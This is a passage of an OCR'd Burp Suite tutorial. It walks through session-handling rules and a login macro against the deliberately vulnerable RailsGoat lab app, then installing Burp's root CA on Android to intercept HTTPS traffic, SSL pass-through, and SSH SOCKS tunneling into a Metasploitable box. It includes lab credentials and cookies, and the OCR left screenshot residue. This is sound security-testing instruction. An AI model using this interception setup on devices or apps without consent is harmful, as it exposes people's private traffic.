| <input checked="" type="button"/> | <input checked="" type="checkbox"/> | Use cookies from Burp's cookie jar | Spider and Scanner |
| <input type="button"/> Edit | <input type="checkbox"/> | | |
| <input type="button"/> Remove | <input type="checkbox"/> | | |
| <input type="button"/> Duplicate | <input type="checkbox"/> | | |
| <input type="button"/> Up | <input type="checkbox"/> | | |
| <input type="button"/> Down | <input type="checkbox"/> | | |

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

Open sessions tracer

2. In the "Session Handling Rule Editor" window, click on "Add" button and select "Check session is valid" option from the dropdown menu.

Session handling rule editor

Details Scope

Rule Description


Rule 2

Rule Actions

The actions below will be performed in sequence when this rule is applied to a request.

| Add | Enabled | Description |
|------------------------|-------------------------------------|--|
| <input type="button"/> | <input type="checkbox"/> | Use cookies from the session handling cookie jar |
| <input type="button"/> | <input type="checkbox"/> | Set a specific cookie or parameter value |
| <input type="button"/> | <input checked="" type="checkbox"/> | Check session is valid |
| <input type="button"/> | <input type="checkbox"/> | Prompt for in-browser session recovery |
| <input type="button"/> | <input type="checkbox"/> | Run a macro |
| <input type="button"/> | <input type="checkbox"/> | Run a post-request macro |
| <input type="button"/> | <input type="checkbox"/> | Invoke a Burp extension |

3. In the "Session Handling Action Editor" window, select the checkbox labeled as "Validate session only every 10 requests".



4. To identify if the session is valid or not, we need to analyze the server response and detect for the presence of certain keywords. For example, we know that a session has expired when a user is redirected to the login page.
5. In the section "Inspect response to determine session validity", make sure that all locations have been checked, including "HTTP headers" and "Response body".

Inspect response to determine session validity:

Location(s): HTTP headers
 Response body
 URL of redirection target

Look for expression:

Match type: Literal string
 Regular expression

Case-sensitivity: Sensitive
 Insensitive

Match indicates: Invalid session
 Valid session

6. Scroll down to the section labeled as "Define behavior dependent on session validity".
7. Select the checkbox labeled as "If session is invalid perform the action below".
8. Select "Run a macro" option and click on "Add" button.

Define behavior dependent on session validity:

If session is valid, don't process any further rules or actions for this request

If session is invalid, perform the action below:

Run a macro ▾

Select macro:

Add

Edit

- In the "Macro Recorder" window, select all those requests that were triggered during the login process (include only HTML files), and click "OK".

- Apply display filter:

Macro Recorder

Select the items from the proxy history that you wish to include in the macro, and click "OK". Note that to record a macro now using your browser you will need to ensure that proxy interception is turned off.

Intercept is off

Filter: Hiding out of scope and unresponded items; hiding script, XML, CSS, general text, image, flash and general binary content; hiding 4xx and 5xx

| | | |
|---|---|---|
| Filter by request type | Filter by MIME type | Filter by status code |
| <input checked="" type="checkbox"/> Show only in-scope items <input checked="" type="checkbox"/> Hide items without responses <input type="checkbox"/> Show only parameterized requests | <input checked="" type="checkbox"/> HTML <input type="checkbox"/> Script <input type="checkbox"/> XML <input type="checkbox"/> CSS | <input type="checkbox"/> Other text <input type="checkbox"/> Images <input type="checkbox"/> Flash <input type="checkbox"/> Other binary |
| | <input checked="" type="checkbox"/> 2xx [success] <input checked="" type="checkbox"/> 3xx [redirection] | <input type="checkbox"/> 4xx [request error] <input type="checkbox"/> 5xx [server error] |
| Filter by search term | Filter by file extension | Filter by annotation |
| <input type="text"/> <input type="checkbox"/> Regex <input type="checkbox"/> Case sensitive <input type="checkbox"/> Negative search | <input type="checkbox"/> Show only: asp.aspx.jsp.php <input type="checkbox"/> Hide: js,gif,jpg,png,css | <input type="checkbox"/> Show only commented items <input type="checkbox"/> Show only highlighted items |
| <input type="button"/> Show all <input type="button"/> Hide all <input type="button"/> Revert changes | | |

- Select requests:

Macro Recorder

Select the items from the proxy history that you wish to include in the macro, and click "OK". Note that to record a macro now using your browser you will need to ensure that proxy interception is turned off.

Intercept is off

Filter: Hiding out of scope and unresponded items; hiding script, XML, CSS, general text, image, flash and general binary content; hiding 4xx and 5xx

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension |
|----|-----------------------|--------|---------------------------|--------|--------|--------|--------|-----------|-----------|
| 68 | http://192.168.56.104 | GET | /railsgoat/dashboard/home | | | 200 | 16454 | HTML | |
| 66 | http://192.168.56.104 | POST | /railsgoat/sessions | ✓ | | 302 | 1173 | HTML | |
| 60 | http://192.168.56.104 | POST | /railsgoat/sessions | ✓ | | 200 | 13782 | HTML | |
| 52 | http://192.168.56.104 | POST | /railsgoat/sessions | ✓ | | 200 | 14229 | HTML | |
| 48 | http://192.168.56.104 | GET | /railsgoat/ | | | 200 | 13878 | HTML | |
| 47 | http://192.168.56.104 | GET | /railsgoat/logout | | | 302 | 928 | HTML | |
| 43 | http://192.168.56.104 | GET | /railsgoat/dashboard/home | | | 200 | 16454 | HTML | |
| 42 | http://192.168.56.104 | POST | /railsgoat/sessions | ✓ | | 302 | 1173 | HTML | |
| 38 | http://192.168.56.104 | POST | /railsgoat/sessions | ✓ | | 200 | 14227 | HTML | |
| 34 | http://192.168.56.104 | POST | /railsgoat/sessions | ✓ | | 200 | 14255 | HTML | |
| 13 | http://192.168.56.104 | GET | /railsgoat/ | | | 200 | 13878 | HTML | |

- In the "Macro Editor", select a request and click on "Configure item" button.

Macro Editor

Use the configuration below to define the items that are included in the macro, and the order they will be issued. You can configure how parameters and cookies are handled for each item. You can also test the macro to confirm it is working correctly.

Macro description: Macro 2

Macro items:

| # | Host | Method | URL | Status | Cookies received | Derived parameters | Preset parameters | Accept cookies | Use cookies |
|---|-----------------------|--------|---------------------------|--------|--------------------|----------------------------|----------------------------|----------------|-------------|
| 1 | http://192.168.56.104 | GET | /railsboat/ | 200 | _railsboat_session | | | ✓ | ✓ |
| 2 | http://192.168.56.104 | POST | /railsboat/sessions | 302 | _railsboat_session | authenticity_token, commit | utf8, url, email, password | ✓ | ✓ |
| 3 | http://192.168.56.104 | GET | /railsboat/dashboard/home | 200 | _railsboat_session | | | ✓ | ✓ |

Configure item | Move up | Move down | Remove item

Request Response | Raw Params Headers Hex

POST /railsboat/sessions HTTP/1.1
 Host: 192.168.56.104
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.5
 Accept-Language: en-GB,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://192.168.56.104/railsboat/sessions
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 145
 Connection: close
 Upgrade-Insecure-Requests: 1

? < > Type a search term 0 matches OK Cancel

Re-record macro | Re-analyze macro | Test macro

- Validate the settings and click on "OK".

Configure Macro Item: POST request to http://192.168.56.104/railsboat/sessions

Configure Macro Item

Configure how cookies and request parameters are handled for this macro item.

Cookie handling

Add cookies received in responses to the session handling cookie jar
 Use cookies from the session handling cookie jar in requests

Parameter handling

| | | |
|--------------------|----------------------------|---------------|
| utf8 | Use preset value | %E2%9C%93 |
| authenticity_token | Derive from prior respo... | Response 1 |
| url | Use preset value | |
| email | Use preset value | abc%40xyz.com |
| password | Use preset value | welcome2c0c0n |

Custom parameter locations in response

| Name | Value derived from | Add |
|------|--------------------|--------|
| | | Edit |
| | | Remove |

OK

- In your browser, log out of the application.
- Return to the "Macro Editor" window in Burp and click on "Test Macro" button.

Macro Editor

Macro Editor

Use the configuration below to define the items that are included in the macro, and the order they will be issued. You can configure how parameters and cookies are handled for each item. You can also test the macro to confirm it is working correctly.

Macro description: Macro 2

Macro items:

| # | Host | Method | URL |
|---|-----------------------|--------|---------------------------|
| 1 | http://192.168.56.104 | GET | /railsgoat/ |
| 2 | http://192.168.56.104 | POST | /railsgoat/sessions |
| 3 | http://192.168.56.104 | GET | /railsgoat/dashboard/home |

Configure item Move up Move down Remove item

Request Response

Raw Params Headers Hex

```
GET /railsgoat/ HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.104/railsgoat/dashboard/home
Cookie: _railsgoat_session=BAh7BkkiD3Nlc3Npb25faWQGOgZFRkkjTRhZDAxN
```

Re-record macro Re-analyze macro Test macro

?

Type a search term

0 matches

OK Cancel

14. Validate the test results in the "Macro Tester" window, and click on "OK" to return to the "Macro Editor" window.

The screenshot shows the 'Macro Tester' window in Burp Suite. The title bar says 'Macro Tester'. Below it, a message says 'Use this function to test the macro and determine whether it is working as required.' A table titled 'Macro items:' lists three requests:

| # | Host | Method | URL | Status | Cookies received | Derived parameters | Failed parameters |
|---|-----------------------|--------|---------------------------|--------|--------------------|-----------------------|-------------------|
| 1 | http://192.168.56.... | GET | /railsgoat/ | 200 | | | |
| 2 | http://192.168.56.... | POST | /railsgoat/sessions | 302 | _railsgoat_session | authenticity_token... | |
| 3 | http://192.168.56.... | GET | /railsgoat/dashboard/home | 200 | | | |

Buttons for 'Retest macro' and 'Update macro' are on the right. Below the table are tabs for 'Request' (selected), 'Response', 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. The 'HTML' tab shows the response content:

```

<!-->
<!-->
<a href="/railsgoat/logout">logout</a>
<!-->
</ul>
</div>
<ul class="mini-nav">
<li style="color: #FFFFFF">
<!-->
    I'm going to use HTML safe because we had some weird stuff
    going on with funny chars and jquery, plus it says safe so I'm guessing
    nothing bad will happen
  -->
  Welcome, first
<!-->
<li>

```

A search bar at the bottom says 'Type a search term' with '0 matches'.

- Give a meaningful name to your macro and click "OK".

Macro Editor

Use the configuration below to define the items that are included in the macro, and the order they will be issued. You can configure how parameters and cookies are handled for each item. You can also test the macro to confirm it is working correctly.

Macro description: RailsGoatLogin : abc@xyz.com

- In the "Session Handling Action Editor" window, you should be able to see that Burp has now been configured to invoke the newly created login macro whenever a session is detected as invalid.

Define behavior dependent on session validity:

If session is valid, don't process any further rules or actions for this request

If session is invalid, perform the action below:

Run a macro

Select macro:

Add RailsGoatLogin : abc@xyz.com

Edit

17. Click on "OK" and return to the "Session Handling Rule Editor" window.

18. Add a suitable description for the new rule.

Session handling rule editor

Details Scope

Rule Description

This rule ensures that whenever an invalid session is detected, the login operation would be performed automatically and the cookie jar would be updated with the new session details.


Rule Actions

The actions below will be performed in sequence when this rule is applied to a request.

| | Enabled | Description |
|--------|-------------------------------------|------------------------|
| Add | <input checked="" type="checkbox"/> | Check session is valid |
| Edit | | |
| Remove | | |
| Up | | |
| Down | | |

19. Switch to the "Scope" sub-tab, and:

- Select "Tools Scope" > "Proxy".
- Select "URL Scope" > "Use suite scope" option.



20. Under the "Session Handling Rules" section in "Sessions" tab, click on "Open sessions tracer" button.

| Add | Enabled | Description | Tools |
|--|-------------------------------------|---|---|
| <input type="button" value="Edit"/> | <input checked="" type="checkbox"/> | Use cookies from Burp's cookie jar | Spider and Scanner |
| <input type="button" value="Remove"/> | <input checked="" type="checkbox"/> | This rule ensures that whenever an invalid ses... | Target, Proxy, Spider, Scanner, Intruder, Repeater... |
| <input type="button" value="Duplicate"/> | | | |
| <input type="button" value="Up"/> | | | |
| <input type="button" value="Down"/> | | | |

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

Session handling tracer

Warning: This tracer imposes a processing and storage overhead, and should only be used when troubleshooting issues with session handling rules.

Hide warning

Requests handled

| Time | Tool | URL |
|------|------|-----|
|------|------|-----|

Events

Event detail

Request Response Info

Raw Hex

?

< + >


Type a search term

0 matches

Pause Clear Close

Test the Session Handling Rule

1. In your browser, clear all cached content [CTRL + SHIFT + DEL] and return to the login page.



2. Try to access a protected resource, say, <http://192.168.56.104/railsgoat/dashboard/home> directly in your browser.



Burp should have performed the log in operation automatically on your behalf, without any manual intervention.

3. To see the details of the automated steps performed switch to the "Session Handling Tracer" window.

Session handling tracer

Warning: This tracer imposes a processing and storage overhead, and should only be used when troubleshooting issues with session handling rules. [Hide warning](#)

Requests handled

| Time | Tool | URL |
|----------------------|-------|--|
| 00:27:03 10 Sep 2018 | Proxy | http://192.168.56.104/railsgoat/dashboard/home |
| 00:27:03 10 Sep 2018 | Proxy | http://192.168.56.104/railsgoat/?url=%2Frailsgoat%2Fdashboard%2Fhome |
| 00:27:04 10 Sep 2018 | Proxy | http://192.168.56.104/railsgoat/dashboard/home |
| 00:27:04 10 Sep 2018 | Proxy | http://192.168.56.104/railsgoat/_rack/swfobject.js |
| 00:27:04 10 Sep 2018 | Proxy | http://192.168.56.104/railsgoat/_rack/web_socket.js |
| 00:27:04 10 Sep 2018 | Proxy | http://192.168.56.104/railsgoat/_rack/livereload.js?host=owaspbwa&mindelay=500&maxd... |

Events

- Applying rule: Use cookies from the session handling cookie jar
- Updated 2 cookies in current request from cookie jar
- Applying rule: This rule ensures that whenever an invalid session is detected, the login operation would be performed automatically and t...
- Performing action: Check session is valid
- Issued current request to validate session**
- Session is valid

Event detail

[Request](#) [Response](#) [Info](#)

[Raw](#) [Params](#) [Headers](#) [Hex](#)

```
GET /railsgoat/dashboard/home HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
    railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiTY3YjRjN2FjZDMzMzQxOTIIZjg0OGNhOWJhZTAzzG
    E2BjsAVEkIeF9jc3lmX3Rva2VuBjsARkkiMXZlb0pXRDFkVnA2dMIGaViYR3dLQ3lvRjxb0xjWEJhbEVjQUwyK0VNW
    WM9BjsARg%3D%3D--40bbdd0e3ba3050c5ba8580954b28737b5c5e398
Connection: close
Upgrade-Insecure-Requests: 1
```

[< Back](#)

Install Burp's CA Certificate in Mobile Device

1. Both, android and desktop should be in the **same network**.
2. Add a new proxy listener in Burp.
3. Enter **IP of the desktop** (instead of localhost) and **8080** as the port number.
4. In the android, go to network settings and **Modify network**.
5. Enter proxy information in the android device. **Desktop's IP address** becomes the 'proxy hostname' and **8080** is to be entered as the 'proxy port'.
6. Now, all HTTP traffic from the android device would go through Burp.
7. To access **secure pages** in proxy mode, **root CA** must be installed into the android device.
8. In your desktop machine, navigate to `http://burp` and download the root CA certificate. Change the extension of the downloaded file from `.der` to `.cer`.
9. Email the `.cer` certificate file to yourself.
10. Download and install the `.cer` certificate into the android device.
11. All HTTP and HTTPS traffic from the android device should now be proxied through the Burp tool.

SSL Pass-Through


1. Repeat the steps mentioned above (in section `Android --> Burp --> Internet`).
2. Access an android app, say `twitter` .
3. Connection error is displayed in the **Alerts** tab of Burp. `The client failed to negotiate an SSL connection to api.twitter.com:443`
4. Go to **Proxy --> Options --> SSL Pass Through** and add an entry for host `twitter.com` and port `443` .
5. Access the `twitter` app now, and it should work properly. Traffic from android's browser would continue to be intercepted.


Using SSH Tunneling as a SOCKS proxy

Using SSH tunneling as a SOCKS proxy is quite useful when we want to give a **white-listed IP address** to a *firewall administrator* to access an application.

Windows OS

1. Static IP address of a GNU/Linux server is: 192.168.213.203
2. Add a newly forwarded port, say 12345, and connect to the remote server using Secure Shell Server (SSH).
3. Once we are successfully logged in to the server, we leave it on so that Burp could keep using it.
4. Add **localhost** as **SOCKS proxy host** and **12345** as **SOCKS proxy port**, and we are good to go.
5. Web applications running behind the firewall could now be accessed via successful SSH tunneling.





```

192.168.213.203 - PuTTY
login as: msfadmin
msfadmin@192.168.213.203's password:
Access denied
msfadmin@192.168.213.203's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue May 15 02:17:44 2018 from 192.168.213.212
msfadmin@metasploitable:~$ 

```

```

192.168.213.203 - PuTTY
login as: msfadmin
msfadmin@192.168.213.203's password:
Access denied
msfadmin@192.168.213.203's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue May 15 02:17:44 2018 from 192.168.213.212
msfadmin@metasploitable:~$ 

```

